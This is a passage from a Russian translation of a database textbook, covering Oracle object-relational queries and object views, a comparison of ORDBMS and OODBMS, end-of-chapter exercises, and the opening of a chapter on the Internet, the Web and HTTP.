 TelNoArrayType('0141-339-2178', '0141-339-4439'));
```

Применение запросов к объектным таблицам

В СУБД Oracle для получения отсортированного списка номеров отделений может применяться запрос

```
SELECT b.branchNo
FROM Branch b
ORDER BY VALUE(b);
```

В этом запросе неявно вызывается метод сравнения getbranchNo, который определен как метод преобразования для типа BranchType, позволяющий отсортиро-

вать данные в возрастающем порядке номеров отделений branchNo. А для получения всех данных о каждом отделении может применяться следующий запрос:

```
SELECT b.branchNo, b.address, DEREF(b.manager), b.phoneList
FROM Branch b
WHERE b.address.city = 'Glasgow'
ORDER BY VALUE(b);
```

Здесь заслуживает внимание то, что для доступа к объекту с данными о менеджере применяется операция DEREF. При выполнении этого запроса осуществляется вывод всех значений столбца branchNo, значений всех столбцов с адресом, всех столбцов с данными об объекте с описанием менеджера (типа StaffType) и всех соответствующих номеров телефонов.

Для выборки данных о ближайших родственниках всех сотрудников указанного отделения применяется следующий запрос:

```
SELECT b.branchNo, b.manager.staffNo, n.*
FROM Branch b, TABLE(b.manager.nextOfKin) n
WHERE b.branchNo = 'B003';
```

Во многих приложениях отсутствует возможность обрабатывать типы коллекций, и поэтому вместо коллекций им должны быть предоставлены данные в линеаризованной форме. В данном примере линеаризация (или устранение вложенности) вложенного множества осуществляется с использованием ключевого слова TABLE. Следует также отметить, что выражение b.manager.staffNo представляет собой сокращенное обозначение выражения y.staffNo, где y = DEREF(b.manager).

27.6.3. Объектные представления

Понятие представлений рассматривалось в разделах 3.4 и 6.4. Во многом аналогично тому, что представление является виртуальной таблицей, объектное представление — это виртуальная объектная таблица. Объектные представления позволяют приспосабливать формат вывода данных к потребностям различных пользователей. Например, может быть создано представление таблицы Staff, которое исключает возможность для некоторых пользователей просматривать конфиденциальную личную информацию или знакомиться с данными о зарплате. Теперь в СУБД Oracle может быть создано объектное представление, которое не только ограничивает доступ к определенным данным, но и исключает возможность вызова некоторых методов, например метода удаления. Было также показано, что объектные представления обеспечивают более простой способ перехода от чисто реляционного приложения к объектно-ориентированному и тем самым предоставляют компаниям возможность проводить эксперименты в рамках этой новой технологии.

Например, предположим, что созданы объектные типы, которые определены в разделе 27.6.1, а также создана и заполнена данными следующая реляционная схема для учебного проекта *DreamHome*:

```
Branch (branchNo, street, city, postcode, mgrStaffNo)
Telephone (telNo, branchNo)
Staff (staffNo, fName, lName, position, sex, DOB, salary, branchNo)
NextOfKin (staffNo, fName, lName, telNo)
```

Теперь можно сформировать объектно-реляционную схему с использованием механизма объектных представлений следующим образом:

```
CREATE VIEW StaffView WITH OBJECT IDENTIFIER (staffNo) AS
  SELECT s.staffNo, s.fName, s.lName, s.sex, s.position, s.DOB,
         s.salary,
         CAST (MULTISET (SELECT n.fName, n.lName, n.telNo
            FROM NextOfKin n WHERE n.staffNo = s.staffNo)
            AS NextOfKinNestedType) AS nextOfKin
  FROM Staff s;
CREATE VIEW BranchView WITH OBJECT IDENTIFIER (branchNo) AS
  SELECT b.branchNo, AddressType(b.street, b.city, b.postcode) AS
         address,
         MAKE_REF(StaffView, b.mgrStaffNo) AS manager,
         CAST (MULTISET (SELECT telNo FROM Telephone t
            WHERE t.branchNo = b.branchNo) AS TelNoArrayType) AS
                phoneList
  FROM Branch b;
```

В каждом из этих объектных представлений в выражении CAST/MULTISET предусмотрен подзапрос SELECT, который выбирает все необходимые данные (в первом случае — список ближайших родственников сотрудника компании, а во втором случае — список номеров телефонов отделения). Ключевое слово MULTISET указывает, что это список, а не отдельное значение, а оператор CAST приводит полученный список к требуемому типу. Здесь также заслуживает внимания то, что для создания ссылки REF на строку объектного представления или строку объектной таблицы, идентификатор объекта которой основан на значении первичного ключа, применяется операция MAKE_REF.

Конструкция WITH OBJECT IDENTIFIER обозначает атрибуты объектного типа, которые должны использоваться в качестве ключа для обозначения каждой строки в объектном представлении. В большинстве случаев эти атрибуты соответствуют столбцам первичного ключа базовой таблицы. Указанные атрибуты должны быть уникальными и обозначать одну и только одну строку представления. Если объектное представление определяется на объектной таблице или объектном представлении, эту конструкцию можно исключить или применить вместо нее конструкцию WITH OBJECT IDENTIFIER DEFAULT. В том и ином случае первичный ключ соответствующей базовой таблицы был указан для обеспечения уникальности строк объектного представления.

27.6.4. Привилегии

В СУБД Oracle определены следующие системные привилегии для типов, определяемых пользователем.

- CREATE TYPE. Позволяет создавать определяемые пользователем типы в схеме пользователя.
- CREATE ANY TYPE. **Позволяет создавать определяемые пользователем** типы **в любой схеме.**
- ALTER ANY TYPE. Обеспечивает возможность модифицировать определяемые пользователем типы в любой схеме.
- DROP ANY TYPE. Позволяет удалять указанные типы в любой схеме.
- EXECUTE ANY TYPE. Обеспечивает возможность применять и ссылаться на именованные типы в любой схеме.

Кроме того, объектная привилегия схемы EXECUTE позволяет пользователю применять конкретный тип данных для определения таблицы и столбца в реляционной таблице, объявления переменной или параметра указанного типа, а также вызывать методы этого типа.

27.7. Сравнительная характеристика ОРСУБД и ООСУБД

В заключение сравним объектно-реляционные и объектно-ориентированные СУБД с трех точек зрения: моделирование данных (табл. 27.2), доступ к данным (табл. 27.3) и совместное использование данных (табл. 27.4). При этом предполагается, что будущие ОРСУБД будут удовлетворять требованиям стандартов SQL3/SQL4.

Таблица 27.2. Сравнение моделей данных в ОРСУБД и ООСУБД

Функция	ОРСУБД	ООСУБД
Идентификатор объекта (OID)	Поддерживается на основе типа REF	Поддерживается
Инкапсуляция	Поддерживается на основе определяемых пользователем типов	Поддерживается, но нарушается для запросов
Наследование	Поддерживается (отдельные иерархии для определяемых пользователем типов и таблиц)	Поддерживается
Полиморфизм	Поддерживается (вызов определяемых пользователем функций на основе использования универсальной функции)	Поддерживается, как в объектно-ориентированном языке программирования
Составные объекты	Поддерживаются на основе определяемых пользователем типов	Поддерживаются
Связи	Строгая поддержка на основе определяемых пользователем ограничений ссылочной целостности	Поддерживаются (например, с помощью библиотек классов)

Таблица 27.3. Сравнение методов доступа к данным в ОРСУБД и ООСУБД

Функция	ОРСУБД	ООСУБД
Создание перманентных данных и доступ к ним	Поддерживается, но не прозрачно	Поддерживается, но степень прозрачности зависит от конкретного программного продукта
Произвольные запросы	Строгая поддержка	Поддерживается на основе стандарта ODMG 3.0
Навигация	Поддерживается на основе типа REF	Строгая поддержка
Ограничения целостности	Строгая поддержка	Поддержка не предусмотрена
Сервер объектов/сервер страниц	Сервер объектов	Оба типа серверов
Эволюция схемы	Ограниченная поддержка	Поддерживается, но степень поддержки зависит от конкретного программного продукта

Таблица 27.4. Сравнение способов совместного использования данных в ОРСУБД и ООСУБД

Функция	ОРСУБД	ООСУБД
ACID-транзакции	Строгая поддержка	Поддерживается
Восстановление	Строгая поддержка	Поддерживается, но степень поддержки зависит от конкретного программного продукта
Усовершенствованные модели обработки транзакций	Не предусмотрены	Поддерживаются, но степень поддержки зависит от конкретного программного продукта
Защита, целостность данных и представления	Строгая поддержка	Ограниченная поддержка

Резюме

- Не существует общепринятого стандарта расширенной реляционной модели данных. Имеется лишь широкий выбор разных моделей, чьи характеристики зависят от способа и степени внесенных дополнений. Однако все модели совместно используют одни и те же базовые реляционные таблицы и язык запросов, во всех используется понятие "объект", а в некоторых имеется возможность хранить методы или процедуры/триггеры так же, как и данные в базе данных.
- Для систем, которые представляют расширенную реляционную модель данных, используются самые разнообразные термины. Сначала для описания таких систем применялся термин расширенная реляционная СУБД, или РРСУБД. Однако в последнее время появился более емкий термин — объектно-реляционная СУБД, или ОРСУБД, подчеркивающий тот факт, что в эту систему включено понятие "объект". И совсем недавно стал использоваться термин универсальный сервер, универсальная СУБД, или УСУБД.
- Расширения стандарта SQL3 включают строковые типы, пользовательские типы (типы UDT), пользовательские процедуры (процедуры UDR), полиморфизм, наследование, ссылочные типы и идентификаторы объектов, типы коллекций (ARRAY), новые языковые конструкции, которые делают язык SQL вычислительно полным, триггеры и поддержку больших объектов — двоичных больших объектов (BLOB) и символьных больших объектов (объектов CLOB), а также рекурсию.
- Оптимизатор запросов лежит в основе высокой производительности реляционных СУБД, поэтому он также должен быть дополнен сведениями о способах эффективного выполнения пользовательских функций, использования преимуществ новых индексных структур, преобразования запросов и перемещения по данным с помощью ссылок. Полное раскрытие особенностей такого важного и трудно настраиваемого компонента СУБД, а также обучение независимых разработчиков технологиям оптимизации является основной задачей разработчиков СУБД.
- В обычных реляционных СУБД для ускорения доступа к скалярным данным используются индексы на основе структуры B-дерева (сбалансированного дерева). Благодаря возможности определять в ОРСУБД сложные типы данных для эффективного доступа к данным требуется использовать специализированные индексные структуры. В некоторых ОРСУБД для быстрого доступа к

двух- и трехмерным данным, а также для предоставления возможности индексировать результат выполнения функции предусмотрена поддержка дополнительных индексных типов, например универсальных B- и R-деревьев (региональных деревьев). Механизм встраивания любой пользовательской индексной структуры обеспечивает наивысший уровень гибкости.

ВОПРОСЫ

27.1. Какие типичные функциональные возможности должна предоставлять любая ОРСУБД?

27.2. Какие преимущества и недостатки свойственны расширенной реляционной модели данных?

27.3. Какие основные функциональные возможности определены в новом варианте стандарта языка SQL?

27.4. Какие дополнения необходимо ввести в процедуры обработки и оптимизации запросов для полной поддержки функций ОРСУБД?

27.5. Укажите, какие проблемы защиты связаны с введением пользовательских методов, и предложите возможные варианты решения этих проблем.

УПРАЖНЕНИЯ

27.6. Проанализируйте используемую вами реляционную СУБД. Назовите объектно-ориентированные функции, поддерживаемые этой системой. Какие дополнительные функциональные возможности они предоставляют пользователям?

27.7. Проанализируйте реляционную схему для учебного проекта *Hotel,* приведенного в упражнении к главе 3. Перепроектируйте эту схему для получения всех преимуществ, предоставляемых новыми функциями, предусмотренными стандартами SQL3. Добавьте в созданную схему необходимые функции, определяемые пользователем.

27.8. Создайте по правилам стандарта SQL3 операторы SQL3, реализующие запросы из упражнений 5.7-5.28.

27.9. Создайте триггер для операции вставки в таблицу списка рассылки, в который помещаются имена и адреса всех постояльцев, которые проживали в гостинице за несколько дней до или после нового года в течение последних двух лет.

27.10. Повторно выполните упражнение 27.7 для учебного проекта, приведенного в упражнениях к главе 22, в котором рассматривается транснациональная проектно-конструкторская компания.

27.11. Создайте объектно-реляционную схему для учебного проекта *DreamHome,* который представлен в приложении А. Введите в нее необходимые пользовательские функции. Реализуйте запросы, приведенные в приложении А, с помощью средств, которые определены в стандарте SQL3.

27.12. Создайте объектно-реляционную схему для учебного проекта *University Accommodation Office,* который представлен в приложении Б. Введите в нее необходимые пользовательские функции.

27.13. Создайте объектно-реляционную схему для учебного проекта *EasyDrive School of Motoring,* который представлен в приложении Б. Введите в нее необходимые пользовательские функции.

27.14. Создайте объектно-реляционную схему для учебного проекта *Wellmeadows*, который представлен в приложении Б. Введите в нее необходимые пользовательские функции.

27.15. Предположим, что директор компании *DreamHome* предложил вам провести исследование и подготовить отчет о возможности использования объектно-реляционной СУБД в данной организации. В этом отчете должно быть проведено сравнение технологии реляционных СУБД с объектно-реляционными СУБД, а также указаны преимущества и недостатки развертывания ОРСУБД в данной организации с указанием предполагаемых предметных областей. В отчете должна быть рассмотрена возможность применения в организации объектно-ориентированной СУБД, а также выполнен сравнительный анализ применения этих двух типов систем в компании *DreamHome*. Наконец, отчет должен содержать полностью обоснованное заключение о целесообразности применения ОРСУБД в компании *DreamHome*.

Часть VII

ПЕРСПЕКТИВНЫЕ НАПРАВЛЕНИЯ

Глава 28

Web-технологии и СУБД

В этой главе...

- Основные сведения об Internet, о Web, об HTTP, HTML и URL.
- Различия между двух- и трехуровневой архитектурой "клиент/сервер",
- Преимущества и недостатки среды World Wide Web как платформы для работы с базами данных.
- Способы интеграции баз данных в среду Web:
  - языки сценариев JavaScript и VBScript;
  - интерфейс Ccmmon Gateway Interface (CGI);
  - cookie-файлы протокола HTTP;
  - расширения Web-сервера;
  - технологии Java, JDBC, SQLJ, сервлеты и серверные страницы Java (JSP);
  - платформа Microsoft Web Solution Platform: технологии Active Server Pages (ASP) и Active Data Objects (ADO);
  - платформа Oracle Internet Platform.

В настоящее время (когда прошло почти 15 лет со времени разработки ее первоначальной концепции в 1989 году) среда World Wide Web (или просто Web) стала, пожалуй, самой популярной и самой мощной сетевой информационной системой в мире. В последние годы ее рост был почти экспоненциальным, а момент первого появления принято считать началом информационной революции, которая будет продолжаться и в следующем десятилетии. В настоящее время сочетание технологий World Wide Web и баз данных открывает новые возможности создания все более совершенных приложений баз данных.

Среда Web представляет собой очень привлекательную платформу для разработки и распространения ориентированных на обработку данных (data-centric) интерактивных приложений. Благодаря повсеместному распространению технологий Web созданные для этой среды приложения предоставляют возможность глобального доступа к данным для пользователей и организаций. Поскольку архитектура Web была спроектирована как независимая от платформы, она обладает значительным потенциалом существенного сокращения расходов на развертывание приложений и обучение персонала. В настоящее время многие организации быстрыми темпами создают новые или усовершенствуют старые приложения баз данных с целью использования всех преимуществ, достигаемых

при выборе технологии Web в качестве стратегической платформы воплощения новаторских деловых решений, в результате чего подобные компании по сути формируют всю свою деятельность на основе Web.

Начав свое развитие в недрах правительственных и образовательных организаций, в настоящее время Internet (на которой основано функционирование Web) стала самой значительной коммуникационной средой для предприятий и организаций, образовательных и правительственных учреждений, а также для частных лиц. Темпы роста глобальной сети Internet и корпоративных внутренних/внешних сетей будут оставаться высокими и в следующем десятилетии, что в итоге приведет к достижению небывалого уровня взаимодействия в глобальном масштабе.

Сегодня многие Web-узлы созданы на основе файловых систем, в которых каждый документ хранится в отдельном файле. Для небольших Web-узлов подобная структура вполне приемлема, но в случае крупных Web-узлов это решение существенно усложняет процессы управления данными. Например, достаточно сложно организовать своевременное обновление содержимого сотен или тысяч разных документов, хранящихся в отдельных файлах. Однако еще более трудной задачей является поддержка в актуальном состоянии связей между этими файлами, особенно если документы создаются и сопровождаются разными авторами.

Вторая проблема является следствием того, что в настоящее время многие Web-узлы содержат в основном динамичную информацию, например сведения об имеющихся товарах и о ценах на них. Сопровождение подобной информации одновременно в базе данных и в отдельных HTML-файлах (раздел 28.2.2) может оказаться невероятно сложной задачей, особенно если требуется постоянная синхронизация этих двух видов представления информации. По этим и многим другим причинам непосредственный доступ к базам данных из среды Web явился именно тем способом, который получил наиболее широкое распространение при организации управления динамическим информационным наполнением Web. Хранение информации Web в базе данных позволяет либо заменять, либо дополнять способ хранения данных в обычных файловых структурах. Назначение этой главы состоит в изучении некоторых современных технологий интеграции СУБД в среду Web с целью получения общего представления о текущем состоянии дел в этой области. Полное рассмотрение всех аспектов этих технологий выходит за рамки данной книги, однако заинтересованный читатель сможет найти более подробные сведения при чтении материалов, упомянутых в списке литературы, приведенном в конце книги,

СТРУКТУРА ЭТОЙ ГЛАВЫ

В разделах 28.1 и 28.2 приведено краткое описание основных понятий Internet и технологий Web. В разделе 28.3 обсуждается вопрос пригодности среды Web для использования в качестве платформы приложений баз данных. В разделах 28.4-28.10 рассматриваются некоторые из существующих методов интеграции баз данных в среду Web. Все приведенные в этой главе примеры также взяты из учебного проекта *DreamHome*, описание которого можно найти в разделе 10.4 и приложении А. Для сокращения объема данной главы некоторые наиболее сложные примеры с большим объемом кода перенесены в приложение 3.

28.1. Введение в Internet и Web

Internet. Совокупность взаимосвязанных компьютерных сетей мирового масштаба.

Internet состоит из многих отдельных, но связанных между собой сетей, принадлежащих коммерческим, образовательным и правительственным организациям, а также поставщикам услуг Internet, или так называемым *провайдерам Internet* (Internet Service Provider — ISP). В число предлагаемых в Internet услуг входит электронная почта (e-mail), средства проведения конференций и бесед, средства удаленного доступа к компьютерам, передачи и приема файлов. Основы этой сети были заложены в конце 1960-х — начале 1970-х годов при выполнении экспериментального проекта ARPANET (Advanced Research Projects Agency NETwork) Министерства обороны США, целью которого было исследование возможности создания сетей, сохраняющих работоспособность при частичных повреждениях (например, при взрывах ядерных бомб).

В 1982 году в качестве стандартных протоколов связи для сети ARPANET были приняты протоколы TCP/IP (Transmission Control Protocol/Internet Protocol). Протокол TCP обеспечивает бесперебойную доставку сообщений с одного компьютера на другой, а протокол IP управляет передачей и приемом пакетов данных при передаче их между разными компьютерами на основе четырехбайтового адреса назначения (IP-адреса), который присваивается той или иной организации уполномоченными представителями Internet. Термин *TCP/IP* иногда применяют к целому семейству протоколов сети Internet, которые работают на основе протоколов TCP/IP: FTP (File Transfer Protocol — протокол передачи файлов), SMTP (Simple Mail Transfer Protocol — простой протокол электронной почты), Telnet (Telecommunication network — телекоммуникационная сеть), DNS (Domain Name Service — служба доменных имен), POP (Post Office Protocol - почтовый протокол) и т.д.

В процессе разработки этой технологии представители Министерства обороны США установили прочные связи с большими корпорациями и университетами, поэтому со временем обязанности по дальнейшему проведению исследований в этой области были переданы Национальному фонду научных исследований США (National Science Foundation — NSF). В 1986 году была создана сеть NSFNET (National Science Foundation NETwork), которая представляла собой новую магистраль, ставшую стержнем всей объединенной сети. Разработанная под эгидой NSF объединенная сеть получила всеобщую известность как Internet. В 1995 году NSFNET прекратила свое существование как основная магистраль сети Internet, а ее место заняла система из нескольких полностью коммерческих магистралей. В настоящее время Internet можно сравнить с электронным городом, в котором есть все приметы современной цивилизации — виртуальные библиотеки, магазины, офисы, художественные галереи и т.д.

Internet имеет еще одно популярное, особенно в средствах массовой информации, название — информационная супермагистраль (Information Superhighway). Это — метафорическое название будущей всемирной сети, которая обеспечит связь, доступ к информации и оперативным службам для пользователей во всем мире. Данный термин впервые прозвучал в 1993 году в речи вице-президента США Эла Гора (Al Gore), посвященной планам создания высокоскоростной национальной сети передачи данных, прототипом которой является Internet. В своей книге *Road Ahead* Билл Гэйтс (Bill Gates), президент корпорации Microsoft, сравнил построение информаци-

онной супермагистрали с созданием национальной инфраструктуры автомагистралей США, причем Internet рассматривается лишь как начальный этап в создании новой системы сетевых коммуникаций [125].

Сначала Internet получила финансовую поддержку со стороны NSF как средство совместного использования всеми американскими университетами вычислительных ресурсов пяти национальных суперкомпьютерных центров. Число пользователей Internet быстро возрастало, поскольку по мере удешевления доступа стало возможным подключение индивидуальных пользователей, имеющих личные персональные компьютеры. В начале 1990-х годов объем свободно распространяемой информации в этой сети возрос до такой степени, что возникла необходимость в специальных средствах индексирования и поиска данных. В ответ на такой спрос появились информационные системы Archie, Gopher, Veronica и WAIS (Wide Area Information Service). Они предоставляли подобные услуги с помощью командного интерфейса, созданного на основе меню. В противоположность этому, в среде World Wide Web для поиска и просмотра информации используется гипертекст.

Начав свое развитие с горстки соединенных между собой узлов сети ARPANET, Internet постепенно превратилась в сеть, которая по оценке на январь 1997 года насчитывала более 100 миллионов пользователей[1]. Год спустя эта цифра возросла до 270 миллионов пользователей в более чем 100 странах мира, а в начале 2001 года эта цифра превышала 390 миллионов пользователей. Согласно многим прогнозам, в 2003 году количество пользователей достигнет 640 миллионов. Кроме того, в настоящее время в Internet представлено около 2,5 миллиарда документов, и их количество возрастает на 7,5 миллиона в сутки. А если учитывать количество документов во внутренних и внешних сетях различных организаций, то общий объем хранимой информации к концу 2003 года будет составлять невообразимую цифру — 550 миллиардов документов.

28.1.1. Внутренние и внешние сети

Внутренняя сеть. Web-узел или группа узлов, принадлежащих одной организации и доступных только ее членам.

Стандарты обмена электронной почтой и публикации Web-страниц широко используются не только в открытой сети Internet, но и в закрытых корпоративных сетях, которые принято называть *внутренними*. Обычно закрытая внутренняя сеть подсоединена к Internet с помощью брандмауэра (см. раздел 18.5.2), позволяющего регламентировать состав передаваемой в Internet и получаемой из нее информации. Например, сотрудникам организации может быть позволено использовать внешнюю электронную почту и осуществлять доступ к любым внешним Web-узлам, но всем внешним пользователям разрешается только отправлять почту адресатам внутри этой организации и запрещено просматривать содержимое Web-страниц, опубликованных в пределах внутренней сети. Защищенные внутренние сети являются наиболее быстро растущим сегментом Internet, так как они гораздо дешевле и проще в управлении, чем закрытые частные сети на основе специализированных протоколов.

---

[1] *В данном контексте* ***под Internet понимается совокупность услуг World Wide Web,*** *электронной почты, а также служб* ***FTP, Gopher и Telnet.***

Внешняя сеть. Внутренняя сеть, которая частично доступна внешним пользователям.

По сравнению с внутренней сетью, которая находится за брандмауэром и доступна только членам данной организации, внешняя сеть обеспечивает различные уровни доступа и для внешних пользователей. Доступ к внешней сети обычно возможен только при условии правильного ввода учетного имени и пароля пользователя; доступ к тем или иным ресурсам внешней сети предоставляется с учетом того, к какой категории относится данный пользователь. В настоящее время внешние сети стали весьма популярным средством обмена данными между деловыми партнерами.

В течение многих лет для достижения подобных целей использовались иные подходы. Например, спецификация электронного обмена данными (Electronic Data Exchange — EDI) позволяет организациям связать воедино системы учета товаров и учета покупок/заказов. Подобные связи стимулировали развитие таких приложений, как система оперативного (Just-In-Time — JIT) производства и поставки товаров, в которой товары производятся и поставляются розничным торговцам с учетом спроса. Однако для реализации технологии EDI требуется развернуть довольно дорогостоящую инфраструктуру. В одних организациях для этого арендовались выделенные линии, а в других использовались предлагаемые независимыми компаниями сети с дополнительными услугами (Value-Added Network — VAN), которые обходятся значительно дороже, чем услуги Internet. Для применения технологии EDI также требовалось осуществить дорогостоящую интеграцию приложений. В результате технология EDI довольно медленно распространялась за пределы ключевых областей ее применения: транспорта, производства и розничной торговли.

В противоположность этому, реализация внешней сети осуществляется относительно просто, поскольку в данном случае применяются стандартные компоненты Internet: Web-сервер, броузер или приложения на основе аплетов, а также сама Internet как инфраструктура связи. Кроме того, внешняя сеть позволяет организациям предоставлять сторонним пользователям свою внутреннюю информацию в виде некоторого товара. Например, компания Federal Express применяет средства внешней сети для того, чтобы ее клиенты могли следить за маршрутом перемещения своих почтовых отправлений. Используя внешнюю сеть, организации могут также сэкономить деньги, переместив всю информацию с бумажных носителей в электронную среду Web, в которой пользователи сами смогут найти все необходимые им сведения, причем тогда, когда это им потребуется. При этом организация освобождается от необходимости тратить значительные средства на печать, подборку и упаковку, а также рассылку рекламной информации по почте.

В настоящей главе для обозначения и внутренних, и внешних сетей применяется общий термин Internet.

28.1.2. Электронная коммерция и электронный бизнес

В настоящее время проходят острые дискуссии на тему о том, какие возможности предоставляет Internet для электронной коммерции (electronic commerce) и электронного бизнеса (electronic business). Как и в случае многих других перспективных направлений развития, при этом обнаруживаются определенные разногласия в отношении правильного определения этих двух терминов. Компания Cisco Systems, которая в настоящее время является одной из крупнейших

организаций в мире, определила пять последовательных этапов вхождения делового предприятия в инфраструктуру Internet, при описании которых даны определения этих терминов.

Этап 1. Электронная почта

На этом этапе предприятия не только применяют средства передачи и обмена файлами по внутренней сети, но и все шире используют Internet как внешнюю среду связи для взаимодействия с поставщиками и заказчиками. Это способствует значительному повышению эффективности работы делового предприятия и упрощает глобальную связь.

Этап 2. Web-узел

На этом этапе предприятия разрабатывают Web-узел, который становится для всего мира витриной магазина, демонстрирующей товары этого предприятия. Web-узел позволяет также заказчикам взаимодействовать с предприятием в любое время и из любого места, благодаря чему даже небольшие компании приобретают мировую значимость.

Этап 3. Электронная коммерция

Электронная коммерции. Технология, позволяющая заказчикам оформлять и оплачивать заказы наWeb-узле предприятия.

На этом этапе предприятия используют свой Web-узел не только как постоянно обновляемый рекламный проспект, но дают возможность заказчикам совершать сделки на этом Web-узле и могут даже дополнительно предоставлять услуги и поддержку в оперативном режиме. Для этого обычно применяются те или иные формы защищенных транзакций, основанных на использовании одной из технологий, описанных в разделе 18.5.7. Это позволяет предприятию проводить свои деловые операции круглый год, 24 часа в сутки, что может привести к расширению торгового оборота, уменьшить затраты на сбыт и обслуживание клиентов, а также повысить качество обслуживания заказчиков.

Этап 4. Электронный бизнес

Электронный бизнес. Полная интеграция технологии Internet в экономическую инфраструктуру предприятия.

На этом этапе предприятия применяют технологию Internet во многих областях своей деятельности. Для управления всеми внутренними и внешними процессами применяются сети, а сбыт, обслуживание и реклама осуществляются исключительно через Web. Кроме прочих потенциальных преимуществ, на предприятии ускоряется обмен данными, деловые процессы становятся проще, эффективнее, а производительность возрастает.

Этап 5. Экосистема

На этом этапе все деловые процессы автоматизируются с помощью Internet. Заказчики, поставщики, основные деловые партнеры и вся корпоративная структура объединены в бесперебойно функционирующую систему. Практика

показывает, что на этом этапе достигаются наименьшие издержки, наивысшая продуктивность и значительные преимущества в конкуренции.

Согласно прогнозам исследовательской организации Forrester Research Group, объем электронных сделок между предприятиями (Business-To-Business — B2B) ежегодно возрастает на 99% и к 2003 году достигнет примерно **1,3** триллиона долларов. Кроме того, специалисты этой компании предполагают, что к 2003 году электронная коммерция будет приносить компаниям во всем мире доход порядка **3,2** триллиона долларов и составит 5% объема сбыта мировой экономики. В отличие от этого, компания ЮС оценивает, что в настоящее время объем электронной коммерции составляет 34 миллиарда долларов и достигнет величины 350-500 миллиардов долларов в 2002 году, причем основной объем сделок будет заключен между предприятиями.

28.2. Среда Web

World Wide Web. Гипермедийная система, предоставляющая возможность просматривать произвольным образом информацию в сети Internet с помощью механизма гиперссылок.

Система World Wide Web (или просто Web) предоставляет простые средства типа "указать и щелкнуть" для просмотра огромного количества страниц информации, размещенной в Internet [25], [26]. Информация в среде Web размещается на *Web-страницах,* оформленных в виде подборки текста, графики, рисунков, аудио- и видеоматериалов. В дополнение к этому, Web-страница может содержать *гиперссылки* на другие Web-страницы, которые позволяют пользователям ориентироваться и перемещаться в информационной среде, причем не обязательно в последовательном порядке.

Успех технологии Web обусловлен в основном ее простотой — она позволяет без особых хлопот предоставлять, использовать и ссылаться на информацию, территориально распределенную по всему земному шару. Более того, эта технология предоставляет пользователям возможность просмотра мультимедийных документов независимо от используемого аппаратного обеспечения. Технология Web совместима также с другими существующими коммуникационными протоколами: Gopher, **FTP** (File Transfer Protocol), NNTP (Network News Transfer Protocol) и Telnet (для сеансов удаленного входа в систему).

Среда Web состоит из сети компьютеров, которые могут действовать либо как *серверы,* предоставляющие информацию, либо как *клиенты* (которые обычно называются *броузерами),* запрашивающие информацию. Примерами Web-серверов являются такие программные пакеты, как HTTP-сервер Apache, сервер IIS (Internet Information Server) компании Microsoft, Netscape Enterprise Server, WebLogic Server и NCSA HTTPd, примерами броузеров — программы Microsoft Internet Explorer, Netscape Navigator и NCSA Mosaic.

Основная часть информации в среде Web хранится в документах, созданных на языке HTML (HyperText Markup Language — язык гипертекстовой разметки), поэтому броузеры при отображении документов должны понимать и правильно интерпретировать дескрипторы этого языка. Протокол, с помощью которого происходит обмен информацией между Web-сервером и броузером, называется HTTP (HyperText Transfer Protocol — протокол передачи гипертекста). Документы и разделы документов обозначаются с помощью адреса, который определен как URL (Uniform Resource Locator — унифицированный локатор информационного ресурса). Схема взаимодействия основных компонентов среды Web показана на рис. 28.1. Подробные сведения об HTTP, HTML и URL приведены ниже.




Рис. 28.1. Основные компоненты среды Web

28.2.1. Протокол HTTP

HTTP. Протокол, используемый для передачи Web-страниц в Internet.

Протокол HTTP определяет способ взаимодействия клиентов и серверов. Он представляет собой универсальный, объектно-ориентированный протокол без поддержки состояния для передачи информации между серверами и клиентами [25]. На ранних этапах развития Web применялась версия HTTP/0.9. А в 1995 году была выпущена версия HTTP/1.0 в виде информационного документа RFC 1945[2], в котором отражен опыт широкомасштабного применения этого протокола [28]. В последней версии протокола (HTTP/1.1) предусмотрены дополнительные функциональные возможности и обеспечивается выполнение нескольких транзакций между клиентом и сервером при обработке одного и того же запроса.

Протокол HTTP действует по принципу запрос-ответ, поэтому любая транзакция HTTP состоит из следующих этапов.

- Подключение. Клиент устанавливает соединение с Web-сервером.
- Запрос. Клиент посылает Web-серверу сообщение с запросом.
- Ответ. Web-сервер посылает клиенту ответ (например, HTML-документ).
- Закрытие. Соединение с Web-сервером закрывается.

[2] *Request for Comments, или RFC, — это тип документа, в котором содержится описание стандарта или информация по различным темам. Многие стандарты Internet и сетевые стандарты определены в виде RFC-документов, которые постоянно доступны в Internet. Свои собственные предложения в виде документа RFC может оформить любой желающий.*

Протокол HTTP в настоящее время *не поддерживает состояния;* это означает, что сервер не сохраняет информацию от одного запроса к другому. Таким образом, Web-сервер не запоминает никаких сведений о предыдущих запросах. Иными словами, информация, введенная пользователем на одной странице (например, при заполнении формы), не предоставляется автоматически на следующей затребованной пользователем странице, если Web-сервер не предпринимает особых действий по обеспечению передачи информации с одной страницы на другую. Но в таком случае сервер должен тем или иным образом определять, какие именно из тысяч полученных им запросов поступают от одного и того же пользователя. Для большинства приложений отсутствие поддержки состояния протоколом HTTP является достоинством, поскольку при этом клиенты и серверы могут иметь простую программную конструкцию и работать со "скромными" ресурсами без применения дополнительной оперативной памяти и пространства на диске для хранения информации о предыдущих запросах. К сожалению, присущее данному протоколу отсутствие поддержки состояния усложняет реализацию непрерывного сеанса, без которого невозможно осуществлять даже самые простые транзакции СУБД. С целью устранения этого недостатка протокола HTTP предлагались самые разные схемы, 